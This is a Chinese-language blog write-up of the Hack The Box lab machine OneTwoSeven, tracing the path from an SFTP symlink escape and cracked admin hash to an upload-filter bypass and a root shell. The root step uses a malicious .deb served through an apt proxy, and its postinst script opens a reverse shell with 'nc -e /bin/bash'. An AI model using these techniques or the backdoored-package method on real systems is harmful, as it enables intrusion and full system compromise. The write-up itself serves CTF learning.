

Hackthebox-OneTwoSeven (Machine Maker: jkr)

原创

[Just1ceP4rt3r](#) 于 2019-09-05 17:19:44 发布 443 收藏

分类专栏: [WP](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43202322/article/details/100558704

版权



[WP 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

目录

前言

[0x00 nmap扫描](#)

[0x01 web](#)

[0x02 端口转发](#)

[0x03 后门deb](#)

1. 使用burpsuite搭建代理服务器
2. 简易web服务
3. 目标机代理设置
4. 准备需要的带有后门的更新包
5. 最后一步

总结

前言

- IP: [10.10.10.133](#)
- 超好的盒子, 跟着大佬的学到了很多东西, ([youtube writeup by lppSec](#))
- 感谢作者 ([@jkr](#))

0x00 nmap扫描

ports	service
22	ssh
80	web

0x01 web




web页面的信息非常多，整理一下

- sftp登陆，通过22端口
- Username: ots-mMjY2ZTM
Password: 3ff266e3
- 主页：http://10.10.10.133/~ots-mMjY2ZTM
(也可以修改/etc/hosts onetwoseven.htb 为10.10.10.133)
- chroot，这是个限制也是个提示，通过上面的发现我们知道，每个账号都被限制在一个专属目录里了，使用上面的sftp可以在这个目录下上传文件，但是php无法解析，只能解析html，我们也没法下载其他文件夹的内容。

```
lls [ls-options [path]]      Display local directory listing
lmkdir path                  Create local directory
ln [-s] oldpath newpath     Link remote file (-s for symlin
lpwd                          Print local working directory
ls [-lafhlNrSt] [path]     Display remote directory listin
lumask umask                 Set local umask to 'umask'
mkdir path                   Create remote directory
progress                     Toggle display of progress met
put [-afPpRr] local [remote] Upload file
pwd                           Display remote working directo
quit                           Quit sftp
rename oldpath newpath      Rename remote file
rm path                       Delete remote file
rmdir path                   Remove remote directory
symlink oldpath newpath     Symlink remote file
version                       Show SFTP version
!command                      Execute 'command' in local she
!                               Escape to local shell
?                               Synonym for help
```

登陆sftp，我们可以发现symlink这个指令，它允许我们生成链接，在sftp中我们被chroot了，但是web没有啊，思路就很清晰了，可以通过生成一个指向根目录的链接，然后在web上直接读取（权限够的话），当然，也能够生成一些页面的link，然后直接爆源码。我们可以发现：

Index of /~ots-mMjY2ZTM/test/var/www

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 html-admin/	2019-02-26 09:16	-	
 html/	2019-02-15 19:35	-	

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

https://blog.csdn.net/weixin_43202322

除了直接访问到的html文件夹下index.php等，还存在一个html-admin文件夹，里面有一个.login.php.swp，下载下来用vim复原，可以发现

```
<?php if ( $_SERVER['SERVER_PORT'] != 60080 ) { die(); } ?>
```

```
<?php
    $msg = '';

    if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
        if ($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') {
            $_SESSION['username'] = 'ots-admin';
            header("Location: /menu.php");
        } else {
            $msg = 'Wrong username or password.';
        }
    }
}
```

看来60080端口还有东西，但是无法直接访问，应该是web的管理页面，破解hash

输入让你无语的MD5

sha256

Homesweethome1

https://blog.csdn.net/weixin_43202322

获取管理页面的凭据：

username	password
ots-admin	Homesweethome1

看看passwd:

```
ots-y0Dc2NGQ:x:999:999:127.0.0.1:/home/web/ots-y0Dc2NGQ:/bin/false
ots-2MjRjMzE:x:1001:1001:10.10.14.246:/home/web/ots-2MjRjMzE:/bin/false
ots-4ZDk3NzM:x:1002:1002:10.10.14.77:/home/web/ots-4ZDk3NzM:/bin/false
ots-mYTZhNTI:x:1003:1003:10.10.15.35:/home/web/ots-mYTZhNTI:/bin/false
ots-jMDgxMmQ:x:1004:1004:10.10.13.156:/home/web/ots-jMDgxMmQ:/bin/false
ots-lNzUwNzU:x:1005:1005:10.10.12.150:/home/web/ots-lNzUwNzU:/bin/false
ots-1MzEzZWM:x:1006:1006:10.10.12.186:/home/web/ots-1MzEzZWM:/bin/false
ots-hNTVLMjg:x:1007:1007:10.10.14.151:/home/web/ots-hNTVLMjg:/bin/false
ots-5Njg4MWU:x:1008:1008:10.10.13.185:/home/web/ots-5Njg4MWU:/bin/false
```

https://blog.csdn.net/weixin_43202322

所以个人账户应该与ip有关，而127.0.0.1则是我们突破的关键

下一步生成链接看看index.php，以及signup.php的源码

```
<?php
function username() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=',' ',base64_encode(substr(md5($ip),0,8))),3); }
function password() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip),0,8); }
?>
```

```
    <!-- Only enable link if access from trusted networks admin/20190212 -->
    <!-- Added localhost admin/20190214 -->
<?php if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" || $_SERVER['REMOTE_ADDR'] == "104.24.0.54" ) { ?>
    <li class="nav-item"><a id="adminlink" class="nav-link enabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
<?php } else { ?>
    <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
<?php } ?>
```

很容易想到我们应该构造ip为127.0.0.1的账号，利用上面的规则产生密码登陆sftp，成功找到user.txt

梳理一下我们现在拥有的信息

- 只有ip为127.0.0.1才能访问60080端口，也就是只有在本地才能访问这个admin管理页面
- 管理页面凭据: ots-admin:Homesweethome1
- sftp (ssh) 登陆凭据: ots-mMjY2ZTM:3ff266e3

0x02 端口转发

根据上面的信息，可以想到利用ssh的本地端口转发，但是我们在一开始就发现，ssh无法登陆，只能进行sftp登陆，看了大佬的视频才知道，可以利用ssh的-N参数来禁止bash的功能，不打开远程的bash只进行端口转发就行了。

```
ssh -NL 60080:127.0.0.1:60080 ots-mMjY2ZTM@10.10.10.133
```

然后在本地访问60080端口，利用上面凭据进入admin页面

OneTwoSeven - Administration Backend

Login to the kingdom. Up up and away!

Username:

Password:

https://blog.csdn.net/weixin_43202322

有一个上传插件的地方，然后有许多插件。

上传submit按钮disabled了，删掉就完了，但是上传的页面404了。。。

看看它的插件内容，发现了RewriteEngine

The addon manager must not be executed directly but only via the provided RewriteRules:

RewriteEngine On

```
RewriteRule ^addon-upload.php addons/ots-man-addon.php [L]
```

```
RewriteRule ^addon-download.php addons/ots-man-addon.php [L]
```

By commenting individual RewriteRules you can disable single features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.

发现是上传的文件404是因为htaccess。，看看addons/ots-man-addon.php这个插件源码（插件都给了源码）

```

<?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /login.php"); }; if ( strpos($_SE
RVER['REQUEST_URI'], '/addons/') !== false ) { die(); };
# OneTwoSeven Admin Plugin
# OTS Addon Manager
switch (true) {
# Upload addon to addons folder.
case preg_match('/\s/addon-upload.php/', $_SERVER['REQUEST_URI']):
if(isset($_FILES['addon'])){
$errors= array();
$file_name = basename($_FILES['addon']['name']);
$file_size = $_FILES['addon']['size'];
$file_tmp = $_FILES['addon']['tmp_name'];

if($file_size > 20000){
$errors[]='Module too big for addon manager. Please upload manually.';
}

if(empty($errors)==true) {
move_uploaded_file($file_tmp,$file_name);
header("Location: /menu.php");
header("Content-Type: text/plain");
echo "File uploaded successfull.y";
} else {
header("Location: /menu.php");
header("Content-Type: text/plain");
echo "Error uploading the file: ";
print_r($errors);
}
}
break;

```

根据正则，我们的URI中需要有“addon-upload.php”，但是不用有“addons”，利用上面的Rewrite规则构造URI:

```
/addon-download.php?a=/addon-upload.php
```

然后就能直接传马了。

0x03 后门deb

接下来就到了盒子的精华部分了，利用方法实在是太秒了。

```

sudo -l
Matching Defaults entries for www-admin-data on onetwoseven:
  env_reset, env_keep+="ftp_proxy http_proxy https_proxy no_proxy",
  mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-admin-data may run the following commands on onetwoseven:
  (ALL : ALL) NOPASSWD: /usr/bin/apt-get update, /usr/bin/apt-get upgrade

```

1. 第一个思路是使用gtfobins.github.io提权，但是sudo需要密码，此路不通
2. 看看apt-get的更新源 (/etc/apt/sources.list.d/ , /etc/apt/sources.list)

```

# OneTwoSeven special packages - not yet in use
deb http://packages.onetwoseven.htb/devuan ascii main


```

可以在本地搭一个代理服务器以及web环境，使apt-get update的时候从本地下载更新包，我们就能传一个有后门的安装包，然后使用apt-get upgrade更新，使后门生效。


具体的：

1. 使用burpsuite搭建代理服务器

在option 新增一个Edit proxy listener



然后需要把发送到代理服务器的所有请求全部转发到我们的web服务端口，只需要设置Redirect即可



2. 简易web服务

最简单的使用python -m 直接搭建

```
python -m SimpleHTTPServer
```

然后当前目录即为web根目录。

3. 目标机代理设置

可以设置环境变量http_proxy,apt-get 会使用该环境变量指定的代理，wget也会，但不是所有应用都会。

```
export http_proxy="http://port:port"
```


这里ip与port设置为刚刚在burp设置的ip与port

当使用指令**sudo apt-get update**时便会看到本地的web服务会有请求传来:

```
Err:9 http://packages.onetwoseven.htb/devuan ascii/main amd64
404 File not found
gn:11 http://packages.onetwoseven.htb/devuan ascii/main Tran
Reading package lists... Done
/: The repository 'http://packages.onetwoseven.htb/devuan asc
/: Data from such a repository can't be authenticated and is
/: See apt-secure(8) manpage for repository creation and use
/: The repository 'http://de.deb.devuan.org/merged ascii Rel
/: Updating from such a repository can't be done securely, an
/: See apt-secure(8) manpage for repository creation and use
/: The repository 'http://de.deb.devuan.org/merged ascii-secu
/: Updating from such a repository can't be done securely, an
/: See apt-secure(8) manpage for repository creation and use
/: The repository 'http://de.deb.devuan.org/merged ascii-upda
/: Updating from such a repository can't be done securely, an
/: See apt-secure(8) manpage for repository creation and use
www-admin-data@onetwoseven: /var/www/html-admin/addons$
```

```
found
27.0.0.1 - - [01/Sep/2019 05:20:26] "GET /devuan/dists/ascii
main/i18n/Translation-en.lz4 HTTP/1.1" 404 -
27.0.0.1 - - [01/Sep/2019 05:20:27] code 404, message File n
found
27.0.0.1 - - [01/Sep/2019 05:20:27] "GET /devuan/dists/ascii
main/binary-all/Packages HTTP/1.1" 404 -
27.0.0.1 - - [01/Sep/2019 05:20:27] code 404, message File n
found
27.0.0.1 - - [01/Sep/2019 05:20:27] "GET /devuan/dists/ascii
main/binary-amd64/Packages HTTP/1.1" 404 -
27.0.0.1 - - [01/Sep/2019 05:20:28] code 404, message File n
found
27.0.0.1 - - [01/Sep/2019 05:20:28] "GET /devuan/dists/ascii
main/i18n/Translation-en HTTP/1.1" 404 -
https://blog.csdn.net/weixin_43202322
```

4. 准备需要的带有后门的更新包

在burpsuite中的history可以更清晰的看到请求包， 找一个package， 然后在本地web目录创建相同的目录。例如:

```
GET /devuan/dists/ascii/main/binary-amd64/Packages.gz HTTP/1.1
```

然后在根目录创建上面的目录。去官网相应目录下下载Packages模板， 下面来修改:

```
*Package: whois*
*Version: 5.4.0*
Maintainer: Franco (nextime) Lanza <nextime@devuan.org>
*Architecture: amd64*
Description: a command line interface and FUSE filesystem for Amazon Clou
acd_cli provides a command line interface to Amazon Drive and allows Unix users to mount
their drive using FUSE for read and (sequential) write access. It is currently in beta stage.
Node Cache Features
-----
- local caching of node metadata in an SQLite database
- addressing of remote nodes via a pathname (e.g. ``/Photos/kitten.jpg``)
- file search
CLI Features
-----
- tree or flat listing of files and folders
- simultaneous uploads/downloads, retry on error
Section: python3
*Priority: required*
*Filename: pool/main/a/acdcli/python.deb*
*Size: 42912*
*SHA256: dcbbb731d1df8bac22bd0edeb4a5db048a7845ccc041d6464e42b97d63845c55*
```

已标注出重要的属性。

可通过 `dpkg -I` 来查看目标机器的包的版本，然后选择版本低的应用进行构造（`version` 高于目标机器）

`Filename` 是 `web` 中存放 `deb` 的地方，这个貌似可以随意修改

然后构造有后门的 `deb` 文件：

1. 在设置的 `Filename` 的目录创建 `whois` 目录，进入，然后创建 `DEBIAN` 目录 `mkdir DEBIAN; cd DEBIAN`
2. 进入 `DEBIAN`, 创建 `control postinst` 文件
3. `control` 模板：

```
Package: whois
Maintainer: Debian
Version: 5.4.0
Architecture: amd64
Description: Debian
```

`postinst` 文件编写 `sh` 脚本创建后门，简单点可以写个反弹 `shell` 的指令：

```
#!/bin/sh
nc -e /bin/bash ip port
```

4. `chmod 555 postinst` (注意)
5. `dpkg` 打包，`dpkg-deb --build /whois whois.deb`
6. 可以使用 `ls -al` 来获取我们的 `deb` 文件的大小，然后使用 `sha256sum` 来获取摘要，修改我们上面的 `package` 中的内容，最后将 `package` 打包为 `gz` 文件即可

当然可以选择其他版本低的应用，我这里使用的是 `whois`。

5. 最后一步

- 本地监听 nc -nvlp port (postinst中指定的port)
- 目标机 sudo apt-get update
- sudo apt-get upgrade

成功获取到更新包如下 (Get: 7)

```
Get:7 http://packages.onetwoseven.htb/devuan ascii/main amd64 Packages [555 B]
Ign:9 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:9 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Ign:5 http://packages.onetwoseven.htb/devuan ascii/main all Packages
Ign:9 http://packages.onetwoseven.htb/devuan ascii/main Translation-en
Reading package lists... Done
W: The repository 'http://packages.onetwoseven.htb/devuan ascii Release' does not have a Release file.
N: Data from such a repository can't be authenticated and is therefore potentially dangerous to use.
N: See apt-secure(8) manpage for repository creation and user configuration details.
E: The repository 'http://de.deb.devuan.org/merged ascii Release' does no longer have a Release file.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.
E: The repository 'http://de.deb.devuan.org/merged ascii-security Release' does no longer have a Release file.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.
```

```
www-admin-data@onetwoseven:/var/lib/apt/lists$ sudo apt-get upgrade
sudo apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  whois
1 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 42.9 kB of archives.
After this operation, 351 kB disk space will be freed.
Do you want to continue? [Y/n] y
```

安装，如果upgrade不成功，换个应用再来一遍。成功反弹shell

```
root@kali:~# nc -nvlp 8881
listening on [any] 8881 ...
connect to [10.10.12.150] from (UNKNOWN) [10.10.10.133] 56320
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
```

```
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
https://blog.csdn.net/weixin_43202322
[docker-818-pct-1:openvpn_2:hash-M_3:hash_4:ssh
```

总结

盒子整个过程十分复杂，但是做完后很有成就感（虽然不是自己独立完成的），目前位置我做过的最难的HTB的盒子，质量也是非常高，每一步都有提示，关键在于搜集信息。



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)